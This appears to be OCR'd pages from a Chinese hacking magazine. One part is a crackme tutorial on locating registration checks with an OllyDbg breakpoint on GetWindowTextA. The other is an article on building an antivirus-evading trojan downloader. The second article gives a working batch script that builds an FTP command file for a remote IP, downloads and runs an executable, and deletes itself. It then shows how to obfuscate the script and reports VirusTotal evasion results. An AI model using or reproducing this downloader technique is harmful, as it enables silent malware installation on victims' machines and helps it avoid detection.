下面就有请我们的新朋友"函数断点"隆重登场，"什么叫函数断点呢？"小菜们惊奇的问道。简单为大家解释一下吧，稍微有些编程知识的朋友都知道，软件之所以能够实现各种各样的功能，与函数是分不开的。所谓的"函数断点"，简单的说就是在指定的函数上设置一个"路障"，当程序在运行的过程中如

果调用了这个函数，那么这个“路障”就会阻止程序继续运行，于是程序就会停止下来。但是，即使是一个很小的程序所调用函数的数量都是很多的，“总不至于一个个的去试验吧？”小菜们担心的说道。还好，程序中的每一个函数都是各司其职的，每一个函数都只负责一个特定的功能。所以，我们只需要在负责相应功能的函数上设置断点就可以了。

那么，在分析软件的过程中最常用到的是哪些函数呢？在这里要为大家介绍的是 GetWindowTextA 这个函数，它的主要作用就是对指定的字符串进行拷贝，简单来说它就是一个“搬运工”，关于详细准确的定义小菜们可以在网上好好查查。为什么要在这个函数上设置断点呢？原因很简单，程序如果需要对输入的注册信息进行检验，那就一定要将输入的注册信息放在特定的过程中进行判断。那么，怎样把储存在别处的注册信息移动到需要的地方呢？这时，GetWindowTextA 函数就要发挥作用了。通过这个“搬运工”就可以很容易的实现字符串的移动。在程序验证注册信息的时候，肯定需要频繁的对我们输入的内容进行检验，一会儿要检查注册名的位数、一会儿要检查注册码的格式……在这些频繁的移动过程中，GetWindowTextA 的作用就很明显了。所以，如果在这个函数上设置一个断点，那么我们输入的内容一旦被调用，整个程序就会停止下来了。程序中断的时候，正要对注册信息进行调用。小菜们反过来想了想，程序会在什么时候对注册信息进行调用呢？没错，就是在对注册信息进行验证的时候会频繁的调用我们输入的内容。这样一想，问题就很清楚了，我们可以通过在 GetWindowTextA 这个函数上设置断点，来定位软件是在什么地方对注册信息进行验证的，这个地方不就恰好是我们所说的“关键代码”吗？“对呀，关键代码不就是对注册信息进行验证的那段代码吗！”小菜兴奋的说道。

使用函数断点的方法究竟能否定位出软件的“关键代码”吗？赶紧来实践一下吧，现在我们要用到一个 Crackme，这个 Crackme 是没有加壳的并且直接使用 OD 的字符串查找功能也是找不到任何有用的提示信息，如图 9，面对这样一个严峻的条件，函数断点如何才能够完成任务呢？

Ultra String Reference

Address	Disassembly		Text String
00402620	push	004026A0	software\borland\delphi\rtl
00402654	push	004026BC	fpumaskvalue
00402C53	mov	ebx, 00406034	at 00000000
00402C7F	mov	ebx, 00406040	0
00402D16	mov	edx, 00406024	runtime error at 00000000
00402D37	push	00406044	error
00402D3C	push	00406024	runtime error at 00000000
0040314D	push	004032BC	kernel32.dll
0040315D	push	004032CC	getlongpathnamea
00403310	push	0040349C	software\borland\locales
0040332E	push	004034B8	software\borland\delphi\locales
0040553D	mov	edx, 0040568C	
00405584	mov	edx, 0040568C	
004055AD	mov	edx, 00405698	0
004055D0	mov	edx, 004056A4	diken
0040562F	push	004056AC	ok
00405634	push	004056AC	ok
00405648	push	004056B0	no
0040564D	push	004056B0	no
004056D4	push	00405760	software
00405704	push	0040576C	about
00405709	push	00405774	========shal crackme========\
0040583E	mov	eax, 00405B40	mywindowclass
00405846	push	00405B50	mainicon
0040588D	push	00405B5C	crackme only shal - diken

图 9

首先，使用 OD 载入 Crackme，好奇的小菜依然不自觉的打开了字符串查看窗口，还真的没有一点有用的东西。现在就要 GetWindowTextA 出场了，我们在 OD 的命令行中输入以下命令 **BP GetWindowTextA**，如图 10。

00406070	20	20	20	20	20	20	20	20
00406080	20	20	20	20	20	20	20	20
00406090	20	20	20	20	20	20	20	20
004060A0	00	00	00	00	00	00	00	00
004060B0	00	00	00	00	00	00	00	00
004060C0	00	00	00	00	00	00	00	00
004060D0	00	00	00	00	00	00	00	00
004060E0	00	00	00	00	00	00	00	00

Command : bp GetWindowTextA

图 10

X 加油站：如何设置函数断点

一般来说，设置函数断点的方法有两种，使用命令行对指定的函数设置断点最简单，具体的格式为 BP ＋相应的函数。例如在 GetWindowTextA 函数上设置断点，格式就为“BP GetWindowTextA”。特别需要注意的是，GetWindowTextA 这个函数的大小写一定要标准，该大写的字母一定要大写，千万不能弄混了。

输入完命令后别忘记按下回车键，这样所输入的命令才能够生效。同时让程序在 OD 中运行起来，随便输入一组注册信息后按下“确定”按钮，果然程序被中断了下来，停在了如图 11 所示的代码处，程序是停在了这里，但这些代码究竟是不是关键代码呢？我们跟踪一下试试，使用单步跟踪的方法，一步一步来观察程序运行的情况。剩下的工作就只剩寻找注册码了，这么简单的事情当然难不倒我们的小菜了，怎么样？这个方法是不是更为快捷呢？只要在目标函数上设置一个断点，我们就可以静静地等待程序上钩了，程序一旦落入了圈套中，稍加跟踪注册码就会乖乖的出现了。（注意：Crackme 注册码详细的跟踪过程，大家可以参考附带的录像资料）

OllyICE - sha1crackme.exe - [CPU - 主线程, 模块 - sha1crac

C 文件(F) 查看(V) 调试(D) 插件(P) 选项(T) 窗口(W) 帮助(H)

暂停


```
00405560    8D45 F8        lea     eax, [ebp-8]
00405563  . E8 A0D8FFFF    call    00402E08
00405568  . A1 34754000    mov     eax, [407534]
0040556D  . 50             push    eax
0040556E  . E8 89EAFFFF    call    <jmp.&user32.GetWindowTextLengt
00405573  . 99             cdq
00405574  . 8945 E8        mov     [ebp-18], eax
00405577  . 8955 EC        mov     [ebp-14], edx
0040557A  . 8B5D E8        mov     ebx, [ebp-18]
0040557D  . 85DB           test    ebx, ebx
0040557F  .v 7E 10         jle     short 00405591
```

图 11

在以前的课程中，小菜们已经非常熟悉如何使用 OD 的字符串查找功能来寻找破解的线索了，因此也就造成了大家对注册信息的过于依赖，万一遇到了一个无法直接看到注册提示信息的软件，那就没有一点办法了。那么该如何处理无法找到注册信息这个问题呢？我们先对这个问题的成因作了分析，并将这个问题按照成因的不同分成了两类，最后采用了两种完全不同的方法来解决相应的问题。今天课程的主要内容就是让大家突破已经形成的思维定式，我们手中的“法宝”并不是万能的。其主要思想，就是要开拓大家的思路，千万不要拘泥于某种特定的技术或手段。

最后提醒一下大家，这节课当中我们用到的实例都是很有难度的，一个程序难以破解并不只体现在一个方面，往往在这个程序中会包含很多种软件保护技术，就以今天我们实验所用到的这两个程序来说，其难度不仅仅体现在没有办法直接获取注册提示信息这一个方面上，虽然通过跟踪的方法可以找到软件的注册码，但是要找到这两个程序的真正注册码还是有一定难度的，不过我们这节课的重点是放在如何对付被隐藏的注册提示信息上，而如何寻找注册码则是次要的内容。不过我还是专门为大家制作了两段录像作为辅助的教程，希望能对小菜们有所帮助。

（本文所涉及到的实例 1、实例 2、动画教程已经收录到光盘中）



超级持久免杀下载者

无敌小龙

随着各种游戏木马的蓬勃发展，给下载者也带来了发展的契机，目前主流的下载者一般都是又要穿墙，又得免杀，任何一个环节出错了这个下载者就不能用了，那么有没有什么好方法可以使自己的下载者持久免杀吗？下面，我就给大家介绍两种既免杀，又可以实现DIY的下载者的“编写”。

首先在CMD下使用ipconfig命令得到本机的IP地址为“59.173.209.236”，然后就可以使用一款FTP服务器软件来搭建一个服务器环境了，如图1。因为我要介绍的第一种下载方法就是FTP形式的，所以才需要搭建一个FTP环境。此时在FTP服务器的根目录下建立一个TOOL子目录，将一个配置好的木马程序保存进去，我选择的是把一个计算器程序放进去用于测试，如图2。



图1




图2

此时，编写如下的批处理文件，并将其保存为DOWN.BAT。

```
echo open 59.173.209.236>ftp.txt
echo xiaolong>>ftp.txt
echo 123>>ftp.txt
echo binary>>ftp.txt
echo cd tool>>ftp.txt
echo get mm.exe>>ftp.txt
echo bye>>ftp.txt
ftp -s:ftp.txt
start mm.exe
del ftp.txt
del %0
```

接下来运行一个叫做批处理潜行者的软件，首先点击“目标BAT”按钮，选择刚才制作好的那个DOWN.BAT文件，然后点击“加密bat”按钮，如图3。

这样就会生成一个“请将目标BAT拖移过来.BAT”文件，把DOWN.BAT文件的图标直接拖动到这个新生成的BAT文件图标上，就会自动生成一个DOWN_JM.BAT文件。我们打开这个新得到的DOWN_JM.BAT文件，可以看到显示出了一堆乱码，如图4。




图3

我们再来到“http://www.virustotal.com”去测试一下免杀效果，36个著名的国际杀毒软件中只有一个杀毒软件认为它是病毒，免杀效果非常好，如图5。

上面介绍了使用BAT来进行FTP形式的下载者的“编写”，现在再来介绍一下HTTP形式的下载者的“编写”。首先要搭建一个HTTP服务器环境，我推荐使用小旋风ASPWEB服务器这款软件来搭建HTTP服务器环境，一





图4



反病毒引擎	版本	最后更新	扫描结果
AhnLab-V3	2008.9.6.0	2008.09.10	-
AntiVir	7.8.1.28	2008.09.09	-
Authentium	5.1.0.4	2008.09.10	-
Avast	4.8.1195.0	2008.09.10	-
AVG	8.0.0.161	2008.09.09	-
BitDefender	7.2	2008.09.10	Generic.Botget.4CFF7303
CAT-QuickHeal	9.50	2008.09.10	-
ClamAV	0.93.1	2008.09.10	-
DrWeb	4.44.0.09170	2008.09.10	-
eSafe	7.0.17.0	2008.09.09	-
eTrust-Vet	31.6.6080	2008.09.09	-
Ewido	4.0	2008.09.09	-
F-Prot	4.4.4.56	2008.09.09	-
F-Secure	8.0.14332.0	2008.09.10	-
Fortinet	3.112.0.0	2008.09.09	-
GData	19	2008.09.10	-

图5

路点击下一步按钮，小旋风 ASPWEB 服务器就会默认安装到“C：\Program Files\小旋风 AspWebServer\wwwroot”了，我们把一个配置好的木马程序放到 WWWROOT 子目录中，我仍然选择了计算器程序作为测试，如图 6 。

